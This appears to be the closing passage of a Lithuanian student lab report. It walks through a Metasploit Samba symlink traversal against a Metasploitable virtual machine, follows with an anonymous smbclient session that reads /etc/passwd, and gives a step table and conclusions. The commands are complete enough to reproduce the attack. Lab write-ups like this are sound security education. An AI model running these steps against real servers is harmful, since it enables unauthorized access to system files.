msf auxiliary(samba_symlink_traversal) > **set RHOST IP**
msf auxiliary(samba_symlink_traversal) > **set SMBSHARE tmp**
msf auxiliary(samba_symlink_traversal) > **exploit**
msf auxiliary(samba_symlink_traversal) > **exit**

root@linux:~# **smbclient //IP/tmp**
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> **cd rootfs**
smb: \rootfs\> **cd etc**
smb: \rootfs\etc\> **more passwd**
getting file \rootfs\etc\passwd of size 1624 as /tmp/smbmore.ufiyQf (317.2 KiloBytes/sec) (average 317.2 KiloBytes/sec)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[..]

Atliktas veiksmas	**Rezultatas (paslaugos, prievadai)**
smbclient -L //192.168.177.128	
msfconsole	
use auxiliary/admin/smb/samba_symlink_traversal	

set RHOST 192.168.177.128	
set SMBSHARE tmp	
exploit	
exit	
smbclient //192.168.177.128/tmp	
cd rootfs	
cd etc	
more passwd	

IŠVADOS

Pateiktus laboratorinio darbo įsilaužimus pavyko atkartoti be komplikacijų. Darbo metu buvo naudojamos dvi virtualios mašinos: „Kali linux“ ir „Metasploit“. Pirmoji virtualioji mašina buvo naudojamas kaip įrankis įsilaužti į antrtają virtualią mašiną. Taip pat buvo pastebėta kad yra ne veinas būdas, kaip galima įsilaužti į kitą sistemą, jeigu turi reikiamus duomenis apie sistemą. Atlikus pateiktus įsilaužimus į sistemą, visi įsilaužimai privedė prie serverio nuotolinės prieigos.